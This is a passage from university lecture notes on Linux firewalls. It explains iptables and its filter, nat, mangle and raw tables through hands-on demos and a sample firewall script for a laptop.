user programs, on the one hand, and the hardware (CPU, memory, disk, network interfaces, etc.), on the other. The core part of an OS is usually referred to as its kernel. Unless you are using highly specialized hardware, access by a user program to the hardware in a general-purpose computing platform must go through the kernel. By the same token, any new data made available by the hardware in such general-purpose machines is likely to be seen first by the kernel. Therefore, when a new data packet becomes available at a network interface, the kernel is in a position to immediately determine its fate — provided the kernel has the TCP/IP capability built into it. Just imagine how much slower it would be if a packet coming off a network interface had to be handed over by the kernel to a user-level process for its processing. Kernel-level packet filtering is particularly efficient in Linux because of the *monolithic* nature of the kernel. Linux is monolithic despite the fact that much of its capability these days comes in the form of *loadable kernel modules*. In general, a kernel is monolithic when its interaction with the hardware takes place in the same address space in which the kernel itself is being executed. (The "loadable kernel modules" of Linux that you can see with a command like `lsmod` are executed in the same address space as the kernel itself.) The opposite of a *monolithic kernel* is a *microkernel* in which the interaction with the hardware is delegated to different user-level processes (and, thus, is subject to address-space translations required for process execution). Recall that each process comes with its own address space that must be translated into actual memory addresses when the process is executed. For a very fascinating discussion on monolithic kernels vs. microkernels at the dawn of the Linux movement (in the early 90s), see `http://oreilly.com/catalog/opensources/book/appa.html`. This discussion involves Linus Torvalds, the prophet of Linux, and Andrew Tanenbaum, the high-priest of operating systems in general. Even though this discussion is now over 20 years old, much of what you'll find there remains relevant today.]

- In Linux, a packet filtering firewall is configured with the Iptables modules. For doing the same thing in a Windows machine, I believe the best you can do is to use the graphical interfaces provided through the Control Panel. It may also be possible to use the WFP APIs (Windows Filtering Platform) for embedding packet filtering in user-created applications, but I am not entirely

certain about that — especially with regard to packet filtering in the more recent versions of the Windows platform.

- The `iptables` tool inserts and deletes rules from the kernel's packet filtering table. Ordinarily, these rules created by the `iptables` command would be lost on reboot. However, you can make the rules permanent with the commands `iptables-save` and `iptables-restore`. The other way is to put the commands required to set up your rules in an initialization script.

- Rusty Russell of the Netfilter Core Team is the author of `iptables`. He is also the author of `ipchains` that was incorporated in version 2.2 of the kernel and that was replaced by `iptables` in version 2.4.

- The latest packet filtering framework in Linux is known as `nftables`. Meant as a more modern replacement for `iptables`, `nftables` was merged into the Linux kernel mainline on January 19, 2014. `nftables` was developed to address the main shortcoming of `iptables`, which is that its packet filtering code is much too protocol specific (specific at the level of IPv4 vs. IPv6 vs. ARP, etc.). This results in code replication when firewall engines are created with `iptables`.

- Despite its many advantages over `iptables`, there has not yet been a wholesale switchover from `iptables` to `nftables` — probably because there do not yet exist tools capable of automatically

translating the packet filtering rules written using `iptables` to the format acceptable to `nftables`. So the bottom line is that `iptables` continues to be used widely.

- If you would like to see how you can transition from `iptables` to `nftables`, here is a wonderful document you can read:

  `https//www.sans.org/reading-room/whitepapers/firewalls/nftables-second-language-35937`

18.2: A "DEMO" TO MOTIVATE YOU TO USE Iptables

- The `iptables` command with all its options can appear at first sight to be daunting to use. The "demo" presented in this section illustrates how easy it is to use this command. Basically, I will show how you can create a **single-rule firewall** to achieve some pretty amazing protection for your computer.

- If you do not need this sort of a motivation, proceed directly to Section 18.3.

- The "demo" will consist of showing the following:
  - **Demo Goal 1:** How you can prevent anyone from "pinging" your machine.
  - **Demo Goal 2:** How you can allow others to ssh into your machine, but block it for every other access.
  - **Demo Goal 3:** How you can prevent others from sending connection-initiation packets (the SYN packets) to your machine.

- **ASSUMPTIONS:** For this "demo" I will assume that you are sitting in front of two machines, of which at least one is running the Ubuntu distribution of Linux. Obviously, I am also assuming that both machines are connected to the network. The machine that needs to be protected with a firewall will be referred to as the Ubuntu laptop.

- When you installed Ubuntu on your laptop, that automatically activated the `iptables` firewall — but with an EMPTY packet filtering table. To see this, when you execute the following command on your Ubuntu laptop:

```
sudo iptables -L
```

  you will see the following sort of output in the terminal window:

```
Chain INPUT (policy ACCEPT)
target     prot     opt     source     destination


Chain FORWARD (policy ACCEPT)
target     prot     opt     source     destination


Chain OUTPUT (policy ACCEPT)
target     prot     opt     source     destination
```

  This output tells us that `iptables` is on and running, but there are no rules in the firewall at this time. As to what is meant by `target`, `prot`, `opt`, etc., in the output shown above will be explained in Section 18.6.

- To be a bit more precise, the above output tells us that there are currently no rules in the `filter` table of the firewall. So, as far as the firewall is concerned, every packet will be subject to the policy `ACCEPT`. That is, every packet will get to its destination, coming in or going out, unhindered.

- Later in this lecture, I will talk about the fact the `iptables` supports four tables: **filter**, **mangle**, **nat**, and **raw**. I will also mention later that the command '`iptables -L`' is really a short form for the more table-specific command '`iptables -L -t filter`' for examining the contents of the **filter** table. [So the output shown previously tells us that there is currently nothing in only the **filter** table. But note that the packets may still be subject to filtering by the rules in the other tables. Later in this demo I will show an example in which the packets of a certain kind will be denied entry into the Ubuntu laptop even when the **filter** table has nothing in it.]

- If the output you see for the '`iptables -L`' command is different from what I have shown on the previous slide, please flush the **filter** table (meaning get rid of the rules in the **filter** table) by

```
iptables -F
```

For this demo to work as I will present it, ideally you should be flushing out all of the rules (after you have saved the rules by `iptables-save` using the syntax I will show later) in all of the tables by

```
iptables -t filter -F
iptables -t filter -X
iptables -t mangle -F
iptables -t mangle -X
iptables -t nat    -F
iptables -t nat    -X
```

```
iptables -t raw    -F
iptables -t raw    -X
```

The '-X' option is for deleting user-defined chains. I will explain later what that means.

- **Achieving Demo Goal 1:**

- Now let's go to the **first goal of this demo**: You don't want others to be able to **ping** your Ubuntu laptop.

- As root, execute the following in the command line

```
sudo iptables -A INPUT  -p icmp --icmp-type echo-request -j DROP
```

where the '`-A INPUT`' option says to append a new rule to the `INPUT` chain of the **`filter`** table. The '**`-p icmp`**' option specifies that the rule is to be applied to ICMP packets only. The next option mentions what specific subtype of the ICMP packets this rule applies to. Finally, '`-j DROP`' specifies the action to be taken for such packets. [As I will explain later, the above command enters a rule in the `INPUT` chain of the `filter` table. This rule says to **drop** all incoming `icmp` packets that are of the type `echo-request`. As stated in Section 18.11 of this lecture, that is the type of ping ICMP packets.]

- Now use the other machine to ping the Ubuntu laptop by using either the '`ping hostname`' syntax or the '`ping xxx.xxx.xxx.xxx`' syntax where the argument to `ping` is the IP address. You will notice

that you will **not** get back any echos from the Ubuntu machine. If you had pinged the Ubuntu machine prior to the entry of the above firewall rule, you would have received the normal echos from that machine. [On some platforms, such as Solaris, you may have to use '`ping -s`' to get the same behavior as what you get with '`ping`' in Ubuntu.]

- To get ready for our second demo goal, now delete the rule you entered above by

```
sudo iptables -F
```

  Subsequently, if you execute '`iptables -L`' again, you will see again the empty chains of the **filter** table.

- **Achieving Demo Goal 2:**

- Recall that the objective now is to allow others to ssh into our Ubuntu laptop, but we we do not want the Ubuntu laptop to respond to any other service request coming from other computers. I am assuming that the SSH server **sshd** is running on the Ubuntu laptop. [You can verify that the SSH server is running my executing a command like "`ps ax | grep ssh`" and you should see a line for the `sshd` process.]

- Now, execute the following two lines in your Ubuntu laptop:

```
sudo iptables -A INPUT -p tcp --destination-port 22 -j ACCEPT
```

```
sudo iptables -A INPUT -j REJECT
```

where the '`-A INPUT`' option says to append the rules to the `INPUT` chain of the `filter` table. The '`-p tcp`' option says the rule is to be applied to TCP packets. The next option mentions the destination port on the local machine for these incoming packets. Finally, the option '`-j ACCEPT`' says to accept all such packets. Recall that 22 is the port registered for the SSH service.

- To see that you have entered two new rules in the `INPUT` chain of the `filter` table, execute the '`sudo iptables -L`' command as root. You should see the following:

```
Chain INPUT (policy ACCEPT)
target     prot  opt  source       destination

ACCEPT     tcp   --   anywhere     anywhere      tcp dpt:ssh
REJECT     0     --   anywhere     anywhere      reject-with icmp-port-unreachabl


Chain FORWARD (policy ACCEPT)
target     prot  opt  source       destination


Chain OUTPUT (policy ACCEPT)
target     prot  opt  source       destination
```

- Now when you use the other laptop to ssh into the Ubuntu laptop with its firewall set as above, you should experience no problems. However, if the other laptop makes any other type of access (such

as by ping) to the Ubuntu laptop, you will receive "Port Unreachable" error message. If we had used DROP instead of REJECT in the second rule we entered with the **iptables** command, when the other laptop makes any access other than ssh to the Ubuntu laptop, the other laptop would not receive back any error messages. [When we entered the second `iptables` command line, we did **not** specify the `-reject-with` option, yet it shows up in the second rule in the `filter` table. Note that, as opposed to DROP, the job of REJECT is to send back an error message. If you don't specify what this error message should be, `iptables` will by default use the `icmp-port-unreachable` option that sends back the `Dest Unreachable` message.]

- To see the effect of the second rule — the REJECT rule — try pinging the Ubuntu laptop and see what happens. The machine that is doing the pinging will receive and display a '`Destination Port Unreachable`' message.

- To get ready for our third demo goal, now delete the two rules you entered above by

```
sudo iptables -F
```

  Subsequently, if you execute '`iptables -L`' again, you will see again the empty chains of the **filter** table.

- **Achieving Demo Goal 3:**

- Recall that the goal of this part of the demo is to reject all requests for new connections coming from other hosts in the network. As mentioned in Lecture 16, when a host wants to make a new connection with your machine, it sends your machine a `SYN` packet. To block all such packets, we could use a rule very similar to what we have shown so far. But, just to add an interesting twist to the demo, we will use the `mangle` table for the purpose. So go ahead and execute the following command line as root:

```
sudo iptables -t mangle -A PREROUTING -p tcp -m tcp --tcp-flags SYN NONE -j DROP
```

  The '-t' option says that the new rule is meant for the `mangle` table. We want the rule to be appended to the `PREROUTING` chain (assuming that this chain was empty previously). You can check that the rule is in the `mangle` table by executing the command

```
sudo iptables -t mangle -L
```

- With the above rule in place in the `mangle` table, use the other laptop to try to make any sort of connection with the Ubuntu laptop. You could, for example, try to SSH into the Ubuntu laptop. You will not be able to do. (You will still be able the ping the Ubuntu laptop since ping packets do not have the `SYN` flag set. More accurately speaking, the rule we entered is just for the TCP protocol packets. The ping packets belong to a different protocol — the ICMP protocol, which resides at the Network Layer, as shown in Section 16.2 of Lecture 16.)

- Finally, restore the Ubuntu laptop's firewall to its original all-accepting condition by deleting the rule you just entered in the `mangle` table:

```
sudo iptables -t mangle -F
```

18.3: THE FOUR TABLES MAINTAINED BY THE LINUX KERNEL FOR PACKET PROCESSING

- Linux kernel uses the following **four tables**, each consisting of rule chains, for processing the incoming and outgoing packets:
  - the **filter** table
  - the **nat** table
  - the **mangle** table
  - the **raw** table
- Each table consists of **chains of rules**. As to which chain is invoked on a packet is determined by the routing direction associated with the packet.

- Each packet is subject to each of the rules in a chain and the fate of the packet is decided by the first matching rule.

- The `filter` table contains at least three rule chains: `INPUT` for processing all incoming packets, `OUTPUT` for processing all outgoing packets, and `FORWARD` for processing all packets being routed through the machine. The `INPUT`, `OUTPUT`, and `FORWARD` chains of the `filter` table are also referred to as the `built-in chains` since they cannot be deleted (unlike the user-defined chains we will talk about later).

- `nat` stands for Network Address Translation. When your machine acts as a router, it would need to alter either the source IP address in the packet passing through, or the destination IP address, or both. That is where the `nat` table is useful. The `nat` table consists of four built-in chains: `PREROUTING` for altering packets as soon as they come in, `INPUT` for altering the incoming packets after they have been subject to pre-routing rules if any, `OUTPUT` for altering locally-generated packets before routing, and `POSTROUTING` for altering packets as they are about to go out. [When your machine is connected to your home or small-business network and you are behind, say, a wireless router/access-point, you are likely to be in a Class C **private network**. The allowed address range for such networks is `192.168.0.0` to `192.168.255.255`. On the other hand, when you are connected to the Purdue wireless network (PAL2 or PAL3), you are in a Class A **private network**. The allowed address range for such a network is `10.0.0.0` to `10.255.255.255`. When a packet in a **private network** is routed out to the internet at large, it is subject to ***network address translation***. The same things happens when a packet from the internet at large is routed to your machine in a **private network**; it is also subject to NAT, which would be the reverse of the address

translation carried out for the outgoing packet.]

- The `mangle` table is used for specialized packet alteration. (Demo 3 in Section 18.2 inserted a new rule in the `mangle` table.) The `mangle` table has five rule chains: `PREROUTING` for altering incoming packets before a routing decision is made concerning the packet, `OUTPUT` for altering locally generated outgoing packets, `INPUT` for altering packets coming into the machine itself, `FORWARD` for altering packets being routed through the machine, and `POSTROUTING` for altering packets immediately after the routing decision.

- The `raw` table is used for configuring exceptions to connection tracking rules. [It's like you specify a sequence of rules for connection tracking, but, at the same time, you don't want to expose a particular category of packets to those rules.] As to what is meant by connection tracking will become clear later. When a `raw` table is present, it takes priority over all other tables.

- We will focus most of our attention on the `filter` table since that is usually the most important table for firewall security — particularly if your focus is on protecting your laptop with a firewall of your own design.

18.4: HOW THE PACKETS ARE PROCESSED BY THE `filter` TABLE

- As mentioned already, the `filter` table contains the following built-in rule chains: `INPUT`, `OUTPUT`, and `FORWARD`.

- Figure 1 shows how a packet is subject to these rule chains:

- When a packet comes in (say, through the ethernet interface) the kernel first looks at the destination of the packet. This step is labeled 'routing' in the figure.

- If the routing decision is that the packet is intended for the machine in which the packet is being processed, the packet passes downwards in the diagram to the `INPUT` chain.

- If the incoming packet is destined for another network interface on the machine, then the packet goes rightward in our diagram to the `FORWARD` chain. If accepted by the `FORWARD` chain, the packet is




Figure 1: *This figure depicts how a packet is subject to the routing rules in the INPUT, OUTPUT, and the FORWARDS chains of the filter table.* (*This figure is from Lecture 18 of "Lecture Notes on Computer and Network Security" by Avi Kak.*)

sent to the other interface. [If the kernel does not have forwarding enabled or if the kernel does not know how to forward the packet, the packet is simply dropped.]

- If a program running on the computer wants to send a packet out of the machine, the packet must traverse through the `OUTPUT` chain of rules. If it is accepted by any of the rules, it is sent to whatever interface the packet is intended for.

- In general, each rule in a chain examines the packet header, and if the condition part of the rule matches the packet header, the action specified by the rule is taken. Otherwise, the packet moves on to the next rule.

- If a packet reaches the end of a chain, then the Linux kernel looks at what is known as the **chain policy** to determine the fate of the packet. *In a security-conscious system, this policy usually tells the kernel to DROP the packet.*

18.5: TO SEE IF Iptables is INSTALLED AND RUNNING

- Execute the following command (you don't have to be root to do so):

```
lsmod | grep ip
```

where `lsmod` shows you what kernel modules are currently loaded in. On my laptop running Ubuntu Linux, this returns

```
iptable_raw             3328  0
ipt_REJECT              5760  0
iptable_mangle          3840  0
iptable_nat             8708  0
nf_nat                 20140  1 iptable_nat
nf_conntrack_ipv4      19724  2 iptable_nat
nf_conntrack           65288  4 xt_state,iptable_nat,nf_nat,nf_conntrack_ipv4
nfnetlink               6936  3 nf_nat,nf_conntrack_ipv4,nf_conntrack
iptable_filter          3968  1
ip_tables              13924  4 iptable_raw,iptable_mangle,iptable_nat,iptable_filter
x_tables               16260  5 ipt_REJECT,xt_state,xt_tcpudp,iptable_nat,ip_tables
ipv6                  273892  21
```

If you do not see all these modules, that does **not** mean that **iptables** is not installed and running on your machine. Many of the kernel modules are loaded in dynamically as they are needed by the application programs.

- Another way to see if `iptables` is installed and running, execute the following command:

```
sudo iptables -L
```

  On my Ubuntu laptop, this command line returns (assuming this is your very first invocation of the `iptables` command):

```
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

  This output means that `iptables` is up and running, although at this time it has **no** rules in its `filter` table.

- The invocation `iptables -L` shows only the **filter** table. In general, if you want to see the rules in a particular table, you would call

```
iptables -t filter -L              (to see the filter table)
iptables -t nat    -L              (to see the nat table)
iptables -t mangle -L              (to see the mangle table)
iptables -t raw    -L              (to see the raw table)
```

Note that these are the only four tables recognized by the kernel. (Unlike user-defined chains in the tables, there are **no** user-defined tables.)

- For the **filter** table shown on the previous slide, note the policy shown for each built-in chain right next to the name of the chain. As mentioned earlier, only built-in chains have policies. Policy is what is applied to a packet if it is not trapped by any of the rules in a chain.

18.6: STRUCTURE OF THE `filter` TABLE

- To explain the structure of the **filter** table, let's first create a new **filter** table for your firewall. I am assuming that this is the first time you are playing with the `iptables` command on your Ubuntu laptop.

- Go ahead and create the following shell script anywhere in your personal directory. The name of the script file is **myfirewall.sh**. *At this point, do not worry about the exact syntax I have used for the iptables commands — the syntax will become clear later in the lecture.*

```
#!/bin/sh

# A minimalist sort of a firewall for your laptop:

# Create a new user-defined chain for the filter table: Make sure you first
# flush the previous rules by 'iptables -t filter F' and delete any
# previously user-defined chains by 'iptables -t filter -X'
iptables -t filter -N myfirewall.rules

# Accept all packets generated locally:
iptables -A myfirewall.rules -p all -i lo -j ACCEPT

# Accept all ICMP packets regardless of source:
iptables -A myfirewall.rules -p icmp --icmp-type any -j ACCEPT

# You must not block packets that correspond to TCP/IP protocol numbers 50
# (ESP) and 51 (AH) for VPN to work. (See Lecture 20 for ESP and AH.). VPN
```

```
# also needs the UDP ports 500 (for IKE), UDP port 10000 (for IPSec
# encapsulated in UDP) and TCP port 443 (for IPSec encapsulated in
# TCP). [Note that if you are behind a NAT device, make sure it does not
# change the source port on the IKE (Internet Key Exchange) packets.  If
# the NAT device is a Linksys router, just enable "IPSec Passthrough":
iptables -A myfirewall.rules -p 50 -j ACCEPT
iptables -A myfirewall.rules -p 51 -j ACCEPT
iptables -A myfirewall.rules -p udp --dport 500 -j ACCEPT
iptables -A myfirewall.rules -p udp --dport 10000 -j ACCEPT

# The destination port 443 is needed both by VPN and by HTTPS:
iptables -A myfirewall.rules -p tcp --dport 443 -j ACCEPT

# For multicast DNS (mDNS) --- allows a network device to choose a domain
# name in the .local namespace and announce it using multicast.  Used by
# many Apple products.  mDNS works differently from the unicast DNS we
# discussed in Lecture 17.  In mDNS, each host stores its own information
# (for example its own IP address).  If your machine wants to get the IP
# address of such a host, it sends out a multicast query to the multicast
# address 224.0.0.251.
iptables -A myfirewall.rules -p udp --dport 5353 -d 224.0.0.251 -j ACCEPT

# for the Internet Printing Protocol (IPP):
iptables -A myfirewall.rules -p udp -m udp --dport 631 -j ACCEPT

# Accept all packets that are in the states ESTABLISHED and RELATED (See
# Section 18.11 for packet states):
iptables -A myfirewall.rules -p all -m state --state ESTABLISHED,RELATED -j ACCEPT

# I run SSH server on my laptop.  Accept incoming connection requets:
iptables -A myfirewall.rules -p tcp --destination-port 22 -j ACCEPT

# sendmail running on my laptop requires port 25
#iptables -A myfirewall.rules -p tcp --destination-port 25 -j ACCEPT

# Does fetchmail need port 143 to talk to IMAP server on RVL4:
#iptables -A myfirewall.rules -p tcp --destination-port 143 -j ACCEPT

# I run Apache httpd web server on my laptop:
iptables -A myfirewall.rules -p tcp --destination-port 80 -j ACCEPT

# Drop all other incoming packets.  Do not send back any ICMP messages for
# the dropped packets:
iptables -A myfirewall.rules -p all -j REJECT --reject-with icmp-host-prohibited

iptables -I INPUT -j myfirewall.rules
iptables -I FORWARD -j myfirewall.rules
```

- Now, make the shell script executable by

```
chmod +x myfirewall.sh
```

and execute the file as root.

- To see the rule structure created by the above shell script, execute the following command

```
iptables -L -n -v --line-numbers
```

where the '-n' switch suppresses address lookup and display all IP address in the dot-decimal notation and the switch '–line-numbers' displays a line number at the beginning of each line in a rule chain. The switch '-v' is for the verbose mode. This command will generate the following display for the **filter** table in your terminal window:

```
Chain INPUT (policy ACCEPT 53204 packets, 9375K bytes)
num  pkts bytes  target          prot opt  in  out source     destination
1    568  74832  myfirewall.rules 0    --   *   *   0.0.0.0/0  0.0.0.0/0


Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
num  pkts bytes  target          prot opt in  out  source     destination
1      0    0    myfirewall.rules 0    --  *   *    0.0.0.0/0  0.0.0.0/0


Chain OUTPUT (policy ACCEPT 76567 packets, 9440K bytes)
num  pkts bytes  target       prot  opt in  out  source     destination


Chain myfirewall.rules (2 references)
num pkts  bytes   target    prot  opt in  out  source      destination
1    327  34807   ACCEPT    0     --  lo  *    0.0.0.0/0   0.0.0.0/0
2      0     0    ACCEPT    icmp  --  *   *    0.0.0.0/0   0.0.0.0/0      icmp type 255
3      0     0    ACCEPT    esp   --  *   *    0.0.0.0/0   0.0.0.0/0
```

```
4      0     0    ACCEPT    ah    --  *   *    0.0.0.0/0   0.0.0.0/0
5      0     0    ACCEPT    udp   --  *   *    0.0.0.0/0   0.0.0.0/0      udp dpt:500
6      0     0    ACCEPT    udp   --  *   *    0.0.0.0/0   0.0.0.0/0      udp dpt:10000
7      0     0    ACCEPT    tcp   --  *   *    0.0.0.0/0   0.0.0.0/0      tcp dpt:443
8      6   426    ACCEPT    udp   --  *   *    0.0.0.0/0   224.0.0.251    udp dpt:5353
9      0     0    ACCEPT    udp   --  *   *    0.0.0.0/0   0.0.0.0/0      udp dpt:631
10   228 38248    ACCEPT    0     --  *   *    0.0.0.0/0   0.0.0.0/0      state RELATED,ESTABLISHED
11     1    48    ACCEPT    tcp   --  *   *    0.0.0.0/0   0.0.0.0/0    tcp dpt:22
12     6  1303 REJECT      0     --  *   *    0.0.0.0/0   0.0.0.0/0    reject-with icmp-host-prohib
```

- In the output shown above, note that the last column, with no heading, contains ancillary information related to a rule. It may mention a port (as in `tcp dpt:443`, where `dpt` stands for "destination port"), the state of a packet, etc.

- Here are the meanings to be associated with the various column headers shown in the display produced by executing the command '`iptables -L -n -v --line-numbers`':

  num : The rule number in a chain.

  pkts : The packet count processed by a rule so far.

  bytes : The byte count processed by a rule so far.

  target :

  The *action* part of a rule. The target can be one of the following: `ACCEPT`, `DROP`, `REJECT`, `REDIRECT`, `RETURN`, or `the name of the chain to jump to`. `DROP` means to drop the packet without sending an error message to the originator of that packet. `REJECT` has the same effect as `DROP`, except that the sender is sent an error message that depends on the argument supplied to this target. `REDIRECT` means to send the packet to a new destination (used with NAT). `RETURN` means to return from this chain to the calling chain and to continue examining rules in the calling chain where you left off. When `RETURN` is encountered in a built-in chain, the policy associated with the chain is executed.

proto :

The protocol associated with the packet to be trapped by this rule. The protocol may be either named symbolically or specified by a number. Each standard protocol has a number associated with it. The protocol numbers are assigned by Internet Assigned Numbers Authority (IANA).

opt : optional

in : The input interface to which the rule applies.

out : The output interface to which the rule applies.

source : The source address(es) to which the rule applies.

destination : The destination address(es) to which the rule applies.

Note that when the fifth column (the `proto` column) mentions a user-defined service as opposed to a protocol, then the last column (without a title) must mention the port specifically. On the other hand, for packets corresponding to standard services, the system can figure out the ports from the entries in the file `/etc/services`.

- In the display produced by executing the command '`iptables -L -n -v --line-numbers`', note the three rule chains in the `filter` table: `INPUT`, `FORWARD`, and `OUTPUT`. Most importantly, note how the `INPUT` chain jumps to the user-defined `myfirewall.rules` chain. The built-in `FORWARD` chain also jumps to the same user-defined chain.

- Note the **policy** declaration associated with each chain. It is `ACCEPT`. As mentioned previously, the policy sets the fate of a packet it it is not trapped by any of the rules in a chain.

- Since both the built-in `INPUT` and the built-in `FORWARD` chains jump to the user-defined `myfirewall.rules` chain, let's look at the first rule in this user-defined chain in some detail. This rule is:

```
num pkts  bytes   target    prot  opt  in   out  source      destination
1    327  34807   ACCEPT    0     --   lo   *    0.0.0.0/0   0.0.0.0/0
```

  The source address `0.0.0.0/0` means all addresses. [The forward slash in the **source** and the **destination** IP addresses is explained on Section 18.11.] Since the input interface mentioned is **lo** and since no ports are mentioned (that is, there is no entry in the unlabeled column at the very end), this means that this rule applies only to the packets generated by the applications running on the local system. (That is, this rule allows the loopback driver to work.) Therefore, with this rule, you can request any service from your local system without the packets being denied.

- Let's now examine the rule in line 2 for the user-defined chain `myfirewall.rules` shown in the display produced by the command '`iptables -L -n -v --line-numbers`' command:

```
num pkts  bytes   target    prot  opt  in   out  source      destination
2      0     0   ACCEPT    icmp  --   *    *    0.0.0.0/0   0.0.0.0/0    icmp type 255
```

  As mentioned in Lecture16, ICMP messages are used for error

reporting between host to host, host to a gateway (such as a router), and vice versa, in the internet. (Between gateway to gateway, a protocol such as the Gateway to Gateway protocol (GGP) may be used for error reporting.) [The three types of commonly used ICMP headers are `type 0`, `type 8`, and `type 11`. ICMP echo requests coming to your machine when it is pinged by some other host elsewhere in a network are of type 8. If your machine responds to such a request, it echos back with an ICMP packet of type 0. Therefore, when a host receives a type 8 ICMP message, it replies with a type 0 ICMP message. Type 11 service relates to packets whose 'time to live' (TTL) was exceeded in transit and for which you as sender is accepting a 'Time Exceeded' message that is being returned to you. You need to accept type 11 ICMP protocol messages if you want to use the 'traceroute' command to find broken routes to hosts you want to reach. ICMP type 255 is unassigned by IANA (Internet Assigned Numbers Authority); it is used internally by **iptables** to mean all ICMP types. **See Section 18.11 for additional ICMP types.**]

- With regard to the other rules in the `myfilter.rules` chain, their purpose should be clear from the comments in the **myfilter.sh** shell script.

- Let's now examine the `OUTPUT` chain in the `filter` table. [(See the output shown earlier in this section that was produced by the command '`iptables -L -n -v --line-numbers`' command.) There are no rules in this chain. Therefore, for all outbound packets, the policy associated with the `OUTPUT` chain will be used. This policy says `ACCEPT`, implying that all outbound packets will be sent directly, without further examination, to their intended destinations.

- About the `FORWARD` chain, note that packet forwarding only occurs when the machine is configured as a router. (For IP packet forwarding to work, you also have to change the value of `net.ipv4.ip_forward` to 1 in the `/etc/sysctl.conf file`.)

18.7: STRUCTURE OF THE `nat` TABLE

- Let's now examine the output produced by the command line

  ```
  iptables -t nat -n -L
  ```

  we get

  ```
  Chain PREROUTING (policy ACCEPT)
  target     prot opt source               destination

  Chain POSTROUTING (policy ACCEPT)
  target     prot opt source               destination

  Chain OUTPUT (policy ACCEPT)
  target     prot opt source               destination
  ```

- The `nat` table is used only for translating either the packet's source address field or its destination address field.

- NAT (which stands for Network Address Translation) allows a host or several hosts to share the same IP address. For example, let's say we have a local network consisting of 5-10 clients.

We set their default gateways to point through the NAT server. The NAT server receives the packet, rewrites the source and/or destination address and then recalculates the checksum of the packet.

- Only the first packet in a stream of packets hits this table. After that, the rest of the packets in the stream will have this network address translation carried out on them automatically.

- The 'targets' for the nat table (meaning, the actions that are permitted for the rules) are

```
DNAT
SNAT
MASQUERADE
REDIRECT
```

- The `DNAT` target is mainly used in cases where you have a **single** public IP for a local network in which different machines are being used for different servers. When a remote client wants to make a connection with a local server using the publicly available IP address, you'd want your firewall to rewrite the destination IP address on those packets to the local address of the machine where the server actually resides.

- `SNAT` is mainly used for changing the source address of packets. Using the same example as above, when a server residing on one

of the local machines responds back to the client, initially the packets emanating from the server will bear the source address of the local machine that houses the server. But as these packets pass through the firewall, you'd want to change the source IP address in these packets to the single public IP address for the local network.

- The `MASQUERADE` target is used in exactly the same way as `SNAT`, but the `MASQUERADE` target takes a little bit more overhead to compute. Whereas `SNAT` will substitute a single previously specified IP address for the source address in the outgoing packets, `MASQUERADE` can substitute a DHCP IP address (that may vary from connection to connection).

- Note that in the output of `iptables -t nat -n -L` shown at the beginning of this section, we did not have any targets in the `nat` table. That is because my laptop is not configured to serve as a router.

18.8: STRUCTURE OF THE `mangle` TABLE

- The mangle table is used for specialized packet alteration, such as for changing the TOS (Type of Service) field, the TTL (Time to Live) field, etc., in a packet header.

  On my Linux laptop, the command

  ```
  iptables -t mangle -n -L
  ```

  returns

  ```
  Chain PREROUTING (policy ACCEPT)
  target     prot  opt  source  destination

  Chain INPUT (policy ACCEPT)
  target     prot  opt  source  destination

  Chain FORWARD (policy ACCEPT)
  target     prot  opt  source  destination

  Chain OUTPUT (policy ACCEPT)
  target     prot  opt  source  destination

  Chain POSTROUTING (policy ACCEPT)
  target     prot  opt  source  destination
  ```

- Earlier, toward the end of Section 18.2, I showed an example of a rule for the `PREROUTING` chain of the **mangle** table that used

the `DROP` target. The rules in the `PREROUTING` chain are applied before the operating system applies a routing decision to a packet.

- The following targets can only be used in the **mangle** table.

1. **TOS** — Used to change the TOS (Type of Service) field in a packet. (This is the second byte in the IP header) Not understood by all the routers.

2. **TTL** — The TTL target is used to change the TTL (Time To Live) field of the packet.

3. **MARK** — This target is used to give a special mark value to the packet. Such marks are recognized by the iproute2 program for routing decisions.

